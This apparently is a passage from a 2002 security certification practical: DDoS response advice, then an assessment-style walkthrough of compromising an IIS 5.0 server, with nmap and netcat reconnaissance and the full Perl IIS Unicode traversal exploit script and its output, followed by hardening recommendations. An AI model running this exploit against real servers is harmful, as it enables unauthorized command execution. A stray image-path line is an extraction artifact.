Have a DDOS response plan. A single person should be responsible for overseeing the response. An assessment should be made of the target, the possible source, and the type of attack. Records should be kept in order to aid an overall investigation. Logs should be secured in case they required by law enforcement.

Vendor documentation should be able to provide recommendations like increasing the size of the connection queue or decreasing the connection establishment timeout. Cisco have a document which recommends some measures towards mitigating a distributed denial of service attack. http://www.cisco.com/warp/public/707/newsflash.html#prevention

Included in a manual should be contact details for the upstream Internet service provider. It will be important to have urgent access to the ops team so that a choke can placed on the traffic. It will be necessary to try an analyse the packets so that filters can be directed at stopping only the illegal traffic.

Measures should also be taken to control outgoing traffic and the integrity of internal hosts. Egress filtering should be as restrictive as is possible within the commercial environment. Denial of service attacks rely upon spoofed ip addresses, if the egress filtering is restricting anything other than local LAN ip addresses this should prevent an internal host from participating in an attack.

Ensure host system security is scanning all executables. Make sure the antivirus software is capable of detecting file signatures. Network vulnerability scans should include DDOS client discovery capabilities. Finally intrusion detection applications often have signatures for detecting DDOS agent/client behaviour. IDS should be tuned to detect and alert.

Compromise an internal system through the perimeter system.

Target choice: Internal Web Server

Attack: Unicode exploit

Reason for choice:
The Unicode exploit offers a lot of opportunities if successful. The ability to traverse directories and install utilities like netcat, which can be used to download other programs to further the attack is to good to resist. Further the internal web server is able to access all clients on the internal LAN as well as access the internet and DMZ machines.

The process to compromise the target.

Access to the internal server is predicated upon the success of the IKE password guessing. If successful then the following steps would be taken.

Attempt server version and OS detection

```
# nmap (V. 3.10ALPHA4) scan initiated Wed Dec 11 12:48:25 2002 as: nmap
-O -p 80 -oN webservdetec.txt 192.168.2.20

Warning:  OS detection will be MUCH less reliable because we did not find at
least 1         open and 1 closed TCP port

Interesting ports on (192.168.2.20):
Port       State       Service
80/tcp     open        http

Remote operating system guess: Windows Millennium Edition (Me), Win
2000, or WinXP
```

Nmap run completed at Wed Dec 11 12:48:26 2002 -- 1 IP address (1 host up) scanned in 1.278 seconds

The scan took very little time and while we don't know for sure that it is a windows machine Nmap has not offered alternatives either. For further confirmation lets try banner grabbing the webserver. As we have seen previously netcat can return output from services listening on remote machines. Hopefully we would receive a banner like:


```
# nc -vv 192.168.1.20 80
ntkrkr [192.168.1.20] 80 (www) open


HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 10 Dec 2002 23:23:22 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect.
</body></html> sent 2, rcvd 224
```

Between the Nmap OS detection and the netcat results we are certain this is a windows 2000 server running IIS 5.0 perfect for an attempted Unicode exploit.

Next we search the web for a Unicode exploit script. Plenty of results, nearly 7000 in 0.21 secs.



We found a copy of Unicodeexecute.pl at www.hack.co.za. As you can see it comes with instructions

```
#!/usr/bin/perl
#
# See
http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
```

```
#
# Very simple PERL script to execute commands on IIS Unicode vulnerable
servers
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodexecute2 IP:port command
# Only makes use of "Socket" library
#
# New in version2:
# Copy the cmd.exe to something else, and then use it.
# The script checks for this.
# Thnx to security@nsfocus.com for discovering the cmd.exe copy part
        #
# Roelof Temmingh 2000/10/26
# roelof@sensepost.com http://www.sensepost.com
```

It is using the perl socket library to make a connection to the webserver. This means arguments and variables can be fed to utility, which increases the flexibility of the tool and the attack.

```
use Socket;
    # --------------init
    if ($#ARGV<1) {die "Usage: unicodexecute IP:port command\n";}
    ($host,$port)=split(/:/,@ARGV[0]);
    $target = inet_aton($host);
```

Here the script is testing if it can execute the cmd.exe utility on the server. Think about it, running a shell on the server!

```
    # --------------test if cmd has been copied:
    $failed=1;
    $command="dir";
    @results=sendraw("GET
  /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
  HTTP/1.0\r\n\r\n");
    foreach $line (@results){
    if ($line =~ /sensepost.exe/) {$failed=0;}
    }
    $failed2=1;
    if ($failed==1) {
    print "Sensepost.exe not found - Copying CMD...\n";
    $command="copy c:\\winnt\\system32\\cmd.exe sensepost.exe";
    $command=~s/ /\%20/g;
    @results2=sendraw("GET
    /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
    HTTP/1.0\r\n\r\n");
    foreach $line2 (@results2){
    if (($line2 =~ /copied/ )) {$failed2=0;}
    }
```

```
        if ($failed2==1) {die "Copy of CMD failed - inspect
        manually:\n@results2\n\n"};
        }

        # ------------ we can assume that the cmd.exe is copied from here..
        $command=@ARGV[1];
        print "Sensepost.exe found - Executing [$command] on $host:$port\n";
        $command=~s/ /\%20/g;
        my @results=sendraw("GET
      /scripts/..%c0%af../inetpub/scripts/sensepost.exe?/c+$command
      HTTP/1.0\r\n\r\n");
        print @results;

        # ------------- Sendraw - thanx RFP rfp@wiretrip.net
        sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
        die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
        my @in;
        select(S);      $|=1;   print $pstr;
        while(<S>){ push @in, $_;}
        select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
        }
# Spidermark: sensepostdata
#               www.hack.co.za    [2 November 2000]#
```

With this script we test to see if it can get a directory listing. With the results below we have successfully traversed the web directory and been able to list the contents of the directory with the rights of the web server. From here in it is a simple matter to open a shell, install netcat, and download utilities.

```
#perl -x unicodexecute.pl 192.168.1.2:80 'dir'
        Executing dir on 192.168.1.2:80
        HTTP/1.1 200 OK
        Server: Microsoft-IIS/4.0
        Date: Fri, 19 Jan 2001 00:15:26 GMT
        Content-Type: application/octet-stream
        Volume in drive D has no label.
        Volume Serial Number is F465-557F

        Directory of D:\Inetpub\scripts

        01/18/01  03:15p       <DIR>          .
        01/18/01  03:15p       <DIR>          ..
                       2 File(s)              0 bytes
                                     28,081,664 bytes free
```

Recommendations

1. Enforce stricter access controls. Limit where the web server can go and what it can do.
2. Harden the OS using Center for Internet Security Templates
3. Employ the IIS URLscan to manage the types of requests
4. Maintain updates and security patches
5. Review access logs regularly.

[i] Refer to http://www.rfc-editor.org/rfc/rfc1918.txt
[ii] For a discussion of NAT refer to http://www.rfc-editor.org/rfc/rfc2663.txt
[iii] Deborah Wade provide good discussion of Win2k DNS http://rr.sans.org/win2000/dynamic_DNS.php
[iv] For a discussion of Dynamic DNS refer to http://www.rfc-editor.org/rfc/rfc2136.txt
[vv] For a discussion of ETRN refer to http://www.ietf.org/rfc/rfc1985.txt
[vi] Microsoft Software Update Service http://www.microsoft.com/windows2000/windowsupdate/sus/default.asp
[vii] Oleg Kolesnikov and Brian Hatch "Building Linux VPNs", 2002, New Riders, Boston
[viii] For a description of MRTG http://people.ee.ethz.ch/~oetiker/webtools/mrtg/mrtg.html
[ix] For information regarding Mysql refer to http://www.mysql.com/
[x] For information regarding PHP refer to http://www.php.net/
[xi] For information regarding ACID refer to http://www.cert.org/kb/acid/
[xii] For information regarding Snort refer to http://www.snort.org/
xiii Cisco
http://www.cisco.com/univercd/cc/td/doc/product/access/acs_mod/cis2600/secure/2621rect.htm#95169
[xiv] For Further information refer to http://www.checkpoint.com/techsupport/alerts/ike.html
[xv] For a thorough discussion of PKI refer to http://rr.sans.org/encryption/PKI4.php
[xvi] Deborah Wade http://rr.sans.org/win2000/dynamic_DNS.php
[xvii] http://squid-docs.sourceforge.net/latest/html/x725.html
[xviii] For Further information refer to http://www.floc.net/makejail/
[xix] Explanation of CDP vulnerability see http://www.kb.cert.org/vuls/id/139491
[xx] http://www.cisco.com/warp/public/784/packet/jan01/connect.html
[xxi] Securiteam http://www.securiteam.com/securitynews/5TP040U8AW.html
[xxii] SecurityFocus http://online.securityfocus.com/archive/1/291340
[xxiii] http://www.securiteam.com/securitynews/5TP040U8AW.html
[xxiv] http://www.securiteam.com/securitynews/5TP040U8AW.html
[xxv] http://www.securiteam.com/securitynews/5TP040U8AW.html